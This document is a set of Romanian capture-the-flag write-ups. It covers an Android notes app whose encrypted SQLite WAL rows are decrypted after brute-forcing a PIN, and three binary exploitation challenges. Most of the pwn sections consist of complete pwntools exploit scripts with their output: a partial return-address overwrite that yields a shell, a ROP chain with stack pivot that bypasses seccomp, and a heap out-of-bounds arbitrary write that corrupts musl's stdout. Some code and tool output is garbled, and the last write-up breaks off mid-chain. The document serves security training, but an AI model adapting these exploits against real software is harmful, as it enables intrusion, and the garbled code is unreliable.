Ce este important pentru decriptare este payloadul, iar nonce ul se poate calcula din created_at

4. Acuma in jadx avem o functie pepper:

```

app.apk
> Inputs
> Source code
  > com.rocsc.securenotes
    > BuildConfig
    > CrashInsertActivity
    > Db
    > MainActivity
    > Native
      > Payload
      > R
      > Security
      > SecurityParams
    > kotlin
  > org
> Resources
  > APK signature
  > Summary

```

```

1 package com.rocsc.securenotes;
2
3 import kotlin.Metadata;
4
5 /* compiled from: Native.kt */
6 @Metadata(d1 = {"\u00000\u0012\u0002\u0001\u0002\u0018\u0002\n\u0002"}, d2 = {"Lcom/rocsc/securenotes$Native;"})
7 // loaded from: classes2.dex
8 public final class Native {
9     public static final Native INSTANCE = new Native();
10
11     public final native String pepper();
12
13     private Native() {
14     }
15
16     static {
17         System.loadLibrary("native");
18     }
19 }

```

5. Daca deschidem in ida lib/x86_64/libnative.so putem gasi functia pepper():

```

Function name
Java_com_rocsc_securenotes_Native_pepper
1 __int64 __fastcall Java_com_rocsc_securenotes_Native_pepper(_JNIEnv *a1)
2 {
3     const char *v1; // rsi
4     __int64 v3; // [rsp+8h] [rbp-78h]
5     const char *i; // [rsp+28h] [rbp-58h]
6     _BYTE v5[24]; // [rsp+60h] [rbp-20h] BYREF
7     unsigned __int64 v6; // [rsp+78h] [rbp-8h]
8
9     v6 = __readfsqword(0x28u);
10    sub_20530();
11    std::string::reserve(v5, 23LL);
12    for ( i = ",h`(\59)\9`*?**?(`c<i;" ; i != "" ; ++i )
13        std::string::push_back(v5, (unsigned int)(i ^ 0x5A));
14    v1 = (const char *)sub_205D0(v5);
15    v3 = _JNIEnv::NewStringUTF(a1, v1);
16    std::string::~string(v5);
17    return v3;
18 }

```

Avem un string obfuscat, prin urmare putem rula:

```

[lifip@justalaptop] -[~/Documents/rocsc/mobile/insearchofthelostnote]
>> python3 - <<'PY'
s = ",h`(\59)\9`*?**?(`c<i;"
print("".join(chr(ord(c) ^ 0x5A) for c in s))
PY
v2::rocsc::pepper::9f3a

```

pepper = v2::rocsc::pepper::9f3a

6. Avem nevoie de pepper deoarece in functia Security.derivekey():

```

public final byte[] deriveKey(String pin, SecurityParams params) throws NoSuchAlgorithmException {
    Intrinsiccs.checkNotNullParameter(pin, "pin");
    Intrinsiccs.checkNotNullParameter(params, "params");
    String pepper = Native.INSTANCE.pepper();
    char[] pass = (pin + ":" + pepper).toCharArray();
    Intrinsiccs.checkNotNullExpressionValue(pass, "toCharArray(...)");
    PBEKeySpec spec = new PBEKeySpec(pass, params.getSalt(), params.getIter(), params.getDkLen() * 8);
    SecretKeyFactory skf = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
    byte[] encoded = skf.generateSecret(spec).getEncoded();
    Intrinsiccs.checkNotNullExpressionValue(encoded, "getEncoded(...)");
    return encoded;
}

```

Parola este "pin:pepper"

7. In functia CrashInsertActivity se regaseste aceasta parte din cod:

```

try {
    Cursor it4 = cursorRawQuery;
    it4.moveToFirst();
    CloseableKt.closeFinally(cursorRawQuery, null);
    for (int i2 = 0; i2 < 12; i2++) {
        onCreate$insertCommitted(key, db, "DUMMY_" + i2);
    }
    SystemClock.sleep(600L);
    long ts2 = System.currentTimeMillis();
    byte[] plain2 = Payload.INSTANCE.pack(BuildConfig.FLAG_BODY, ts2);
    byte[] nonce2 = Security.INSTANCE.nonceFromTs(ts2);
    byte[] ct2 = Security.INSTANCE.encryptAesGcm(key, nonce2, plain2);
    db.beginTransactionNonExclusive();
    SQLiteStatement $this$onCreate_u24lambda_u2410 = db.compileStatement("INSERT INTO notes(created_at, payload) VALUES(?, ?)");
    $this$onCreate_u24lambda_u2410.bindLong(1, ts2);
    $this$onCreate_u24lambda_u2410.bindBlob(2, ct2);
    $this$onCreate_u24lambda_u2410.executeInsert();
    $this$onCreate_u24lambda_u2410.close();
    SystemClock.sleep(1500L);
    Process.killProcess(Process.myPid());
}

```

Acest script insereaza 12 note dummy in DB/WAL prin urmare daca noi vom face bruteforce la parola (pin) ne vom da seama de parola corecta cand plaintextul va avea DUMMY in el.

8. Am avut noroc si am ghicit pinul dupa ce am incercat mai multe precum 00000000, 11111111, 22222222,... am ajuns si la 12345678 si era corect!
9. Tot ce mai ramane este sa decryptam AES-GCM pentru fiecare rand (calculam nonce-ul din timestamp:

Solver.py:

```

import struct, hashlib, base64
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
WAL = "databases/notes.db-wal"
pin = "12345678"
pepper = "v2::rocsc::pepper::9f3a"
salt = base64.b64decode("8u0T90HUHNLoqjp0elb2Gw==")
iters = 150000
key = hashlib.pbkdf2_hmac("sha256", f"{pin}:{pepper}".encode(), salt, iters, dklen=32)
aes = AESGCM(key)
def read_varint(buf, off):
    x = 0
    for i in range(9):
        if off+i >= len(buf): return None, 0
        b = buf[off+i]
        if i == 8:
            x = (x << 8) | b
            return x, 9
        x = (x << 7) | (b & 0x7f)
        if not (b & 0x80):
            return x, i+1
    return None, 0
def int_be(data):
    if not data: return 0

```

```

v = int.from_bytes(data, "big", signed=False)
if data[0] & 0x80:
    v -= 1 << (8*len(data))
return v

def decode_serial(payload, pos, s):
    if s == 0: return None, 0
    if s == 1: return int_be(payload[pos:pos+1]), 1
    if s == 2: return int_be(payload[pos:pos+2]), 2
    if s == 3: return int_be(payload[pos:pos+3]), 3
    if s == 4: return int_be(payload[pos:pos+4]), 4
    if s == 5: return int_be(payload[pos:pos+6]), 6
    if s == 6: return int_be(payload[pos:pos+8]), 8
    if s == 7: return struct.unpack(">d", payload[pos:pos+8])[0], 8
    if s == 8: return 0, 0
    if s == 9: return 1, 0
    if s >= 12 and s % 2 == 0:
        n = (s-12)//2
        return payload[pos:pos+n], n
    if s >= 13 and s % 2 == 1:
        n = (s-13)//2
        return payload[pos:pos+n].decode("utf-8", "replace"), n
    return None, 0

def parse_leaf(page, pgno):
    out = []
    base = 100 if pgno == 1 else 0
    if len(page) < base+8: return out
    if page[base] != 0xd: return out
    cnt = int.from_bytes(page[base+3:base+5], "big")
    ptr = base + 8
    for i in range(cnt):
        cptr = ptr + 2*i
        if cptr+2 > len(page): break
        off = int.from_bytes(page[cptr:cptr+2], "big")
        if off <= 0 or off >= len(page): continue
        p = off
        psz, n1 = read_varint(page, p); p += n1
        rid, n2 = read_varint(page, p); p += n2
        if not n1 or not n2 or psz is None or p+psz > len(page): continue
        rec = page[p:p+psz]
        hsz, hn = read_varint(rec, 0)
        if not hn or hsz is None or hsz > len(rec): continue
        j = hn
        serials = []
        while j < hsz:

```

```

        s, sn = read_varint(rec, j)
        if not sn: break
        serials.append(s); j += sn
    if j != hsz: continue
    vals = []
    d = hsz
    ok = True
    for s in serials:
        v, sz = decode_serial(rec, d, s)
        if d+sz > len(rec): ok = False; break
        vals.append(v); d += sz
    if ok:
        out.append((rid, vals))
    return out
wal = open(WAL, "rb").read()
pgsz = struct.unpack(">I", wal[8:12])[0]
if pgSz == 1: pgSz = 65536
frame_sz = 24 + pgSz
frames = (len(wal)-32)//frame_sz
seen = set()
for fi in range(frames):
    off = 32 + fi*frame_sz
    hdr = wal[off:off+24]
    if len(hdr) < 24: break
    pgno = struct.unpack(">I", hdr[:4])[0]
    page = wal[off+24:off+24+pgsz]
    for rid, vals in parse_leaf(page, pgno):
        if len(vals) != 3: continue
        created, blob = vals[1], vals[2]
        if not isinstance(created, int): continue
        if not isinstance(blob, (bytes, bytearray)): continue
        if not (20 <= len(blob) <= 300): continue
        tup = (rid, created, bytes(blob))
        if tup in seen: continue
        seen.add(tup)
        nonce = hashlib.sha256(b"no" + struct.pack("<Q", created) +
b"\x00"*8).digest()[:12]
        try:
            pt = aes.decrypt(nonce, bytes(blob), None)
        except Exception:
            continue
        k = pt.find(b"body")
        body = None
        if k != -1 and k+4 < len(pt):

```

```

i = k+4
t = pt[i]
if 0xa0 <= t <= 0xbf:
    n = t-0xa0
    body = pt[i+1:i+1+n].decode("utf-8","replace")
elif t == 0xd9 and i+1 < len(pt):
    n = pt[i+1]
    body = pt[i+2:i+2+n].decode("utf-8","replace")
if body and not body.startswith("DUMMY_"):
    print("FLAG:", body)
    raise SystemExit
print("Nu am gasit flagul in WAL")

```

Output:

```

[lfip@justalaptop] -[~/Documents/rocsc/mobile/insearchofthelostnote]
>> python solver.py
FLAG: ROCSC{6d462872c4d475ff466967aa33d6dabc1a5052aea279cda9f5600656ca4bd26f}

```

Directory : pwn

Dovada obținerii flagului

CTF{3asy_pwn_chall}

Sumar

Acest challenge are un binary cu meniu (`Add`, `Remove`, `Print`, `Exit`).

Problema este in partea de `Add a name`:

- programul citeste pana la `0x30` bytes
- apoi face `memcpy` pe o zona de stack
- la al 10-lea entry (index 9), copia ajunge prea aproape de return address

Cu un payload de marime potrivita, putem schimba 1 byte din saved RIP (partial overwrite).


In binary exista functia `win` care face `system("/bin/sh")`, deci putem lua shell si apoi citim flag-ul.

Dovada rezolvării

Incepem prin a analiza binarul:

```
[lifip@justalaptop] -[~/Documents/rocsc/pwn/directory]
>> checksec directory
[*] '/home/lifip/Documents/rocsc/pwn/directory/directory'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: mobile NX enabled
PIE:ft PIE enabled
Stripped: No
```

2. In Ida putem gasii mai multe functii:



```
f frame_dummy
f flush_buf
f print_menu
f process_menu
f win
f main
f _term_proc
f __libc_start_main
r _start
```

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     process_menu(argc, argv, envp);
4     return 0;
5 }
```

Functia de main da call direct la functia process_menu unde avem:

Buffer local: char v2[256] la rbp-0x1dc

```
__int64 result; // rax
int v1; // [rsp+0h] [rbp-1E0h]
char v2[256]; // [rsp+4h] [rbp-1DCh] BYREF
int v3; // [rsp+104h] [rbp-DCh] BYREF
int v4[52]; // [rsp+108h] [rbp-D8h] BYREF
int i; // [rsp+1D8h] [rbp-8h]
int j; // [rsp+1DCh] [rbp-4h]
```

Destinatia pentru nume: &v2[20 * v1 + 264]

```
case 1:
    if ( v1 <= 9 )
    {
        puts("Enter name: ");
        v4[0] = read(0, v2, 0x30uLL);
        v2[strcspn(v2, "\n")] = 0;
        memcpy(&v2[20 * v1++ + 264], v2, v4[0]);
    }
```

La v1 = 9; 20*9 + 264 = 444 = 0x1bc; rbp-0x1dc + 0x1bc = rbp-0x20

Deci write incepe la rbp-0x20

Read(0, v2, 0x30) permite pana la 0x30 bytes.

Saved RIP este la rbp+0x8

Deci de la rbp-0x20 pana la rbp+0x8 este 0x28

Buffer-overflow cu 0x28 bytes + b"\x38" deoarece return normal este spre offset 1566

Iar win este la 1537, dar jumpul stabil ar fi la win+1 adica 1538 (pentru stack alignment)

Deci ultimul byte din 0x66 -> 0x38

Solve:

```
from pwn import *

context.binary = elf = ELF("./directory", checksec=False)

HOST = args.HOST or "34.141.80.74"
PORT = int(args.PORT or 31767)

def start():
    if args.REMOTE:
        return remote(HOST, PORT)
    return process(elf.path, stdin=PIPE, stdout=PIPE)

def add_name(io, name, raw=False):
    io.sendlineafter(b"> ", b"1")
    if raw:
        io.sendafter(b"Enter name: ", name)
    else:
        io.sendlineafter(b"Enter name: ", name)

def exploit(io):
    for _ in range(9):
        add_name(io, b"A")
    payload = b"B" * 0x28 + p8((elf.sym.win + 1) & 0xFF)
    add_name(io, payload, raw=True)

    io.sendlineafter(b"> ", b"4")

def main():
    io = start()
    exploit(io)
    io.interactive()

if __name__ == "__main__":
    main()
```

Output:

```
[lifip@justalaptop] -[~/Documents/rocsc/pwn/directory]
>> python3 solve.py REMOTE
[+] Opening connection to 35.242.205.58 on port 32048: Done
[*] Switching to interactive mode
Exiting...
$ ls
directory
flag.txt
start.sh
$ cat flag.txt
CTF{3asy_pwn_chall}
$
```

Ropy : pwn

Dovada obținerii flagului

ROSC{960bf98820d962e0b4a15d12485c075aab5dc873568fecaf6d344b6474de2c98}

Sumar

- Buffer overflow clasic folosind functia vulnerabila gets()
- Seccomp sandbox care restrictioneaza syscall-urile disponibile doar la open, read si write
- ROP (Return Oriented Programming) pentru a ocoli protectia NX
- Stack pivoting pentru a transfera controlul catre un ROP chain stocat in memorie
- Libc leak pentru a obtine adresele gadget-urilor din libc

Principala dificultate a fost gestionarea file descriptor-ului returnat de open(). Acesta se afla in registrul rax, dar trebuie mutat in rdi pentru apelul read(). Lipsa unui gadget direct mov rdi, rax; ret a necesitat o solutie creativa bazata pe stocarea valorii in memorie si stack pivoting.

Dovada rezolvării

Analyzez binarul cu checksec:

```
[lifip@justalaptop] -[~/Documents/rocsc/pwn/dev]
>> checksec main
[*] '/home/lifip/Documents/rocsc/pwn/dev/main'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
    RUNPATH:  b'.'
    SHSTK:    Enabled
    IBT:      Enabled
```

In ida functia main:

```

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    sub_401318(a1, a2, a3);
    sub_40137D();
    sub_401448();
    sub_401566();
    return 0LL;
}

```

1318 este init
 137D este sandboxul
 1448 este setup_seccomp
 1566 este vuln – buffer overflow

In sub_401566:

```

__int64 sub_401566()
{
    _BYTE v1[128]; // [rsp+0h] [rbp-80h] BYREF

    puts("Hello! What is your name?");
    return gets(v1);
}

```

Buffer-ul are 128 bytes (0x80)
 gets() citeste fara limita = buffer overflow
 Putem suprascrise return address-ul dupa 128 + 8 = 136 bytes (buffer + saved rbp)

In sub_401448:

```

__int64 sub_401448()
{
    int v1; // [rsp+4h] [rbp-Ch]
    int v2; // [rsp+4h] [rbp-Ch]
    __int64 v3; // [rsp+8h] [rbp-8h]

    v3 = seccomp_init(0x800000000LL);
    if ( !v3 )
    {
        perror("seccomp_init");
        exit(1);
    }
    v1 = seccomp_rule_add(v3, 2147418112LL, 0LL, 0LL);
    v2 = seccomp_rule_add(v3, 2147418112LL, 1LL, 0LL) | v1;
    if ( (int)(seccomp_rule_add(v3, 2147418112LL, 2LL, 0LL) | v2) < 0 )
    {
        fprintf("seccomp_rule_add failed\n", 1uLL, 0x18uLL, stderr);
        seccomp_release(v3);
        exit(1);
    }
    if ( (int)seccomp_load(v3) < 0 )
    {
        perror("seccomp_load");
        seccomp_release(v3);
        exit(1);
    }
    return seccomp_release(v3);
}

```

Doar 3 syscalluri sunt permise:

0 – read
1 – write
2 – open

Deci exploitat este in mai multe stagi:

Stage 1:

Leak libc address prin puts@plt pentru puts@got apoi return la vuln pentru al doilea input

Stage 2:

read(0, bss, 9) - citeste "flag.txt" in sectiunea BSS

read(0, bss+0x200, 0x100) - citeste ROP template tot in BSS

syscall open(bss, 0, 0) - deschide flag.txt, fd-ul returnat e in rax

mov bss+0x210, rax - stocheaza fd-ul in memorie folosind un gadget special

Stack pivot la bss+0x200 folosind leave; ret

Dupa stack pivot, ROP chain-ul din BSS se executa:

pop rdi citeste fd-ul stocat la bss+0x210

read(fd, bss+0x100, 0x100) citeste continutul flag.txt

write(1, bss+0x100, 0x100) afiseaza flagul pe stdout

Problema principală a fost mutarea fd-ului din rax în rdi. Nu există gadget direct mov rdi, rax; ret în libc.

Asadar soluția a fost mai întâi să stocăm rax în memorie cu gadgetul: mov qword ptr rsi, rax; ret.

Apoi să facem stack pivot în bss unde e ROP chainul

Gadget-urile folosite din libc:

0x2a3e5 : pop rdi ; ret

0x2be51 : pop rsi ; ret

0x904a9 : pop rdx ; pop rbx ; ret

0x45eb0 : pop rax ; ret

0x91316 : syscall ; ret

0x1222be : mov qword ptr [rsi], rax ; mov eax, 1 ; ret

0x2a2e0 : pop rbp ; ret

0x4da83 : leave ; ret

Atenție la gadget-ul syscall. La adresa 0x29db4 există syscall; jmp care nu returnează corect. Am folosit 0x91316 care e syscall; ret.

Deci pe scurt stack pivotul funcționează astfel:

1. pop rbp și punem bss+0x200 în rbp
2. leave face: mov rsp, rbp; pop rbp - acum rsp = bss+0x208
3. ret să rețină bss+0x208 = pop_rdi
4. pop rdi cu valoarea de la bss+0x210 = fd-ul nostru

Solver:

```
from pwn import *

context.arch = "amd64"
```

```
elf = ELF("./dev/main", checksec=False)
libc = ELF("./dev/libc.so.6", checksec=False)
p = remote("35.198.137.88", 32729)

bss = 0x4040F0
off = 0x88

p.recvuntil(b"Hello! What is your name?\n")
pay1 = (
    b"A" * off
    + p64(0x401316)
    + p64(elf.got["puts"])
    + p64(elf.plt["puts"])
    + p64(0x401566)
)
p.sendline(pay1)

libc.address = u64(p.recvline().strip().ljust(8, b"\x00")) - libc.symbols["puts"]
p.recvuntil(b"Hello! What is your name?\n")

pop_rdi = libc.address + 0x2A3E5
pop_rsi = libc.address + 0x2BE51
pop_rdx_rbx = libc.address + 0x904A9
pop_rax = libc.address + 0x45EB0
syscall = libc.address + 0x91316
store = libc.address + 0x1222BE
pop_rbp = libc.address + 0x2A2E0
leave = libc.address + 0x4DA83

pay2 = b"A" * off
pay2 += (
    p64(pop_rax)
    + p64(0)
    + p64(pop_rdi)
    + p64(0)
    + p64(pop_rsi)
    + p64(bss)
    + p64(pop_rdx_rbx)
    + p64(9)
    + p64(0)
    + p64(syscall)
)
pay2 += (
    p64(pop_rax)
    + p64(0)
    + p64(pop_rdi)
    + p64(0)
    + p64(pop_rsi)
    + p64(bss + 0x200)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(syscall)
)
pay2 += (
    p64(pop_rax)
    + p64(2)
    + p64(pop_rdi)
```

```
+ p64(bss)
+ p64(pop_rsi)
+ p64(0)
+ p64(pop_rdx_rbx)
+ p64(0)
+ p64(0)
+ p64(syscall)
}
pay2 += p64(pop_rsi) + p64(bss + 0x210) + p64(store)
pay2 += p64(pop_rbp) + p64(bss + 0x200) + p64(leave)
p.sendline(pay2)

sleep(0.3)
p.send(b"flag.txt\x00")
sleep(0.3)

rop = p64(0x4141414141414141) + p64(pop_rdi) + p64(0xDEADBEEF)
rop += (
    p64(pop_rsi)
    + p64(bss + 0x100)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(pop_rax)
    + p64(0)
    + p64(syscall)
)
rop += (
    p64(pop_rdi)
    + p64(1)
    + p64(pop_rsi)
    + p64(bss + 0x100)
    + p64(pop_rdx_rbx)
    + p64(0x100)
    + p64(0)
    + p64(pop_rax)
    + p64(1)
    + p64(syscall)
)
p.send(rop.ljust(0x100, b"\x00"))

sleep(2)
print(p.recvall(timeout=3))
```

Output:

oshi : pwn

Dovada obținerii flagului

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Sumar

Vulnerabilitatea principală este lipsa verificării limitelor pentru indexul arrays-urilor `ptr[]` și `size[]`, ceea ce permite citire/scriere Out-of-Bounds (OOB). Combinând acest bug cu aliasing-ul dintre cele două tabele (distanța fixă de 16 intrări), am reușit să:

1. leak-uri pentru heap, main și libc dintr-un singur `print`
2. Construim o primitivă de scriere arbitrală folosind OOB edit
3. Corrumpeam structura `stdout` din musl pentru a redirectiona execuția către un ROP chain
4. Executăm open/read/write pentru a citi `flag.txt`

Dovada rezolvării

Analizăm binarul:

```
[lifip@justalaptop] - [~/Documents/rosc/pwn/oshi/app]
>> checksec main
[*] '/home/lifip/Documents/rosc/pwn/oshi/app/main'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
```

Observăm că binarul folosește musc libc (din Dockerfile):

```
RUN mkdir -p /lib && ln -s /home/ctf/libc.so /lib/ld-musl-x86_64.so.1
```

Acum să deschidem binarul pentru a analiza funcțiile importante:

```

void __fastcall __noreturn MEMORY[0x177F](_int64 a1, char **a2, char **a3)
{
    int v3; // [rsp+0h] [rbp-10h] BYREF
    int v4; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v5; // [rsp+8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    v3 = 0;
    sub_171A();
    sub_1209();
    while ( 1 )
    {
        printf("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ");
        v4 = sub_136E();
        switch ( v4 )
        {
            case 1:
                sub_13E1("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
                break;
            case 2:
                sub_14ED("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
                break;
            case 3:
                sub_1571(&v3, a2);
                break;
            case 4:
                sub_1659("\n1. Alloc\n2. Free\n3. Print\n4. Edit\n5. Exit\n> ", a2);
                break;
        }
    }
}

```

Aceasta este functia main cu functiile 13E1, 14ED, 1571, 1659:

In sub_13E1:

```

1 int __fastcall sub_13E1()
2 {
3     int result; // eax
4     int v1; // [rsp+4h] [rbp-Ch]
5     unsigned __int64 size; // [rsp+8h] [rbp-8h]
6
7     printf("Index: ");
8     result = sub_136E();
9     v1 = result;
10    if ( result >= 0 )
11    {
12        printf("Size: ");
13        size = sub_136E();
14        *&unk_40E0 + v1) = malloc(size);
15        if ( *&unk_40E0 + v1) )
16        {
17            qword_4060[v1] = size;
18            printf("Content: ");
19            return read(0, *&unk_40E0 + v1), size);
20        }
21    else
22    {
23        return puts("Fail!");
24    }
25 }
26 return result;
27 }
```

Este functia care aloca memorie pe heap. Totusi am identificat ca verifica doar indexul sa fie ≥ 0 dar nu verifica o limita superioara. Aceasta permite OOB sau Out of Bounds.

Doua tabele globale in .bss:

Tabelul size[] la offset 0x4060 de la main si tabelul ptr[] la offset 0x40E0 de la main.

```
.bss:00000000000000004060 ; _QWORD qword_4060[16]
.bss:00000000000000004060 qword_4060 dq 10h dup(?)           ; DATA XREF: sub_13E1+BBt o
.bss:00000000000000004060                                         ; sub_1571+97t o ...
.bss:000000000000000040E0 unk_40E0 db ? ;                         ; DATA XREF: sub_13E1+75t o
.bss:000000000000000040E0                                         ; sub_13E1+8Dt o ...
.bss:000000000000000040E1 db ? ;
.bss:000000000000000040E2 db ? ;
.bss:000000000000000040E3 db ? ;
.bss:000000000000000040E4 db ? ;
.bss:000000000000000040E5 db ? ;
.bss:000000000000000040E6 db ? ;
.bss:000000000000000040E7 db ? ;
.bss:000000000000000040E8 db ? ;
.bss:000000000000000040E9 db ? ;
.bss:000000000000000040EA db ? ;
.bss:000000000000000040EB db ? ;
UNKNOWN_000000000000000040E1 ; bss:000000000000000040E1 / Simbol corespondent cu Rom_Visual=1
```

Adica distanta este de 0x80 bytes = $16 * \text{sizeof}(\text{uint64_t})$

Functia 1571:

```
int __fastcall sub_1571(_DWORD *a1)
{
    __int64 v1; // rax
    int v3; // [rsp+1Ch] [rbp-4h]

    if ( *a1 )
    {
        LODWORD(v1) = puts("Error: Prints exceeded.\n");
    }
    else
    {
        printf("Index: ");
        LODWORD(v1) = sub_136E();
        v3 = v1;
        if ( v1 >= 0 )
        {
            v1 = *(&unk_40E0 + v1);
            if ( v1 )
            {
                printf("Data: ");
                write(1, *&(unk_40E0 + v3), qword_4060[v3] & 0xFFFF);
                putchar(10);
                LODWORD(v1) = a1;
                *a1 = 1;
            }
        }
    }
    return v1;
}
```

Este functia care afiseaza continutul unui chunk. 2 buguri sunt identificate:

Nu exista bounds check pentru index, lungimea vine din size[index] & 0FFF. Daca index = 16, atunci size[16] aliaseaza ptr[0], deci lungimea va fi ultimii 12 biti din pointerul heap

Functia 1659:

```

1 int __fastcall sub_1659()
2 {
3     __int64 v0; // rax
4     int v2; // [rsp+Ch] [rbp-4h]
5
6     printf("Index: ");
7     LODWORD(v0) = sub_136E();
8     v2 = v0;
9     if ( v0 >= 0 )
10    {
11        v0 = *(&unk_40E0 + v0);
12        if ( v0 )
13        {
14            printf("New Content: ");
15            read(0, *(&unk_40E0 + v2), qword_4060[v2] & 0xFFFF);
16            LODWORD(v0) = puts("Edited.");
17        }
18    }
19    return v0;
20 }
```

Este functia care modifica continutul unui chunk existent. Again aceleasi buguri ca la read function. Ca sa construim un arbitrary write ne trebuie sa alocam chunkuri astfel incat ptr[11] & 0FFF == 0x40, ca size[27] aliaseaza ptr[11]

(calcul:

$$\text{size}[27] = \text{adresa } 0x4060 + 27*8 = 0x4060 + 0xD8 = 0x4138$$

$$\text{ptr}[11] = \text{adresa } 0x40E0 + 11*8 = 0x40E0 + 0x58 = 0x4138$$

)

Urmardind edit(27) va scrie exact 0x40 bytes iar ptr[27] poate fi controlat prin edit(0) deoarece chunul 0 suprapune cu zona OOB.

Pentru ca avem sansa sa folosim print doar odata trebuie sa extragem cat mai multa informatie, strategia este sa alocam un chunk la index 0 cu dimensiunea de 512 bytes sau 0x200 iar apoi apelam print cu index 16

In python:

```

def alloc(io, idx, size, data):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendlineafter(b"Size: ", str(size).encode())
    io.sendafter(b"Content: ", data.ljust(size, b"\x00")[:size])

def leak_once(io):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"Index: ", b"16")
    io.recvuntil(b"Data: ")
    leak = io.recv(0x180)
    return leak

alloc(io, 0, 0x200, b"A" * 0x200)
leak = leak_once(io)
```

Atunci din datele primite putem extrage cele 3 adrese de baza:

```
heap_base = u64(leak[0x00:0x08]) - 0x18
main_base = u64(leak[0x10:0x18]) - 0x4160
libc_base = u64(leak[0xB0:0xB8]) - 0xAFF40
```

Pentru offset trebuie sa folosim un pointer libc dirent din leak la offset 0xB0

Acum ca avem leakul, ca sa obtinem arbitrary write la orice adresa trebuie sa facem "grooming-ul heap-ului"

Adica alocam 15 chunkuri cu dimnesiuni specifice pentru a pozitiona ptr[11] adresa cu ultimii 12 biti

```
groom_sizes = [
    0x10, 0x20, 0x30, 0x40, 0x80, 0x100,
    0x200, 0x300, 0x400, 0x500, 0x600,
    0x700, 0x800, 0x900, 0xA00
]
for idx, sz in enumerate(groom_sizes, start=1):
    alloc(io, idx, sz, bytes([0x41 + (idx % 26)]) * sz)
```

Calculul offset ptr[27] = (27 – 20) * 8 = 0x38 bytes

```
def set_ptr27(addr):
    edit(io, 0, b"\x00" * ptr27_off + p64(addr), 0x200)
def write_any(addr, data):
    for off in range(0, len(data), 0x40):
        chunk = data[off : off + 0x40]
        set_ptr27(addr + off)
        edit(io, 27, chunk, 0x40)
```

Acuma putem scrie 64 de bytes la orice adresa din memorie

Penultimul pas este sa pregatim rop chainul (ORW)

Challengul foloseste seccomp care blocheaza execve, prin urmare nu putem spawna un shell si trebuie sa citim flagul direct folosind orw.

Pregatirea gadgeturilor in libc:

```
[lifip@justalaptop] -[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rdi
0x00000000000022789 : pop rdi ; pop rbp ; ret
0x000000000000152a1 : pop rdi ; ret
[lifip@justalaptop] -[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rsi
0x00000000000022787 : pop rsi ; pop r15 ; pop rbp ; ret
0x0000000000001529f : pop rsi ; pop r15 ; ret
0x0000000000000761ab : pop rsi ; pop rbp ; ret
0x0000000000001b0a1 : pop rsi ; ret
0x000000000000326d9 : pop rsi ; ret 0x41f2
0x00000000000032f9a : pop rsi ; ret 0x41f3
0x00000000000034b27 : pop rsi ; ret 0xd2e9
0x00000000000034dbc : pop rsi ; ret 0xdb85
0x00000000000035276 : pop rsi ; ret 0xefe9
0x0000000000002df35 : pop rsi ; ret 0xf66
0x0000000000002cfja5 : pop rsi ; ret 0xff2
0x0000000000002d0e4 : pop rsi ; ret 0xff3
[lifip@justalaptop] -[~/Documents/rocsc/pwn/oshi]
>> ROPgadget --binary app/libc.so --only "pop|ret" | grep rdx
0x00000000000045d86 : pop rdx ; pop r12 ; ret
0x0000000000002a50b : pop rdx ; ret
0x0000000000002bf9a : pop rdx ; ret 0xfc3
[lifip@justalaptop] -[~/Documents/rocsc/pwn/oshi]
>>
```

```
pop_rdi = libc_base + 0x152A1    # pop rdi ; ret
pop_rsi = libc_base + 0x1B0A1    # pop rsi ; ret
pop_rdx = libc_base + 0x2A50B    # pop rdx ; ret

open_   = libc_base + 0x1BC20
read_   = libc_base + 0x72740
write_  = libc_base + 0x72F10
_exit   = libc_base + 0x719B0
```

Adresele de pe heap:

```
rop_addr = heap_base + 0x500
path_addr = heap_base + 0x700
buf_addr = heap_base + 0x900
```

Rop chain:

```
path = b"flag.txt\x00"
stack_chain = flat([
    path_addr,
    pop_rsi, 0,
    pop_rdx, 0,
    open_,

    pop_rdi, 3,
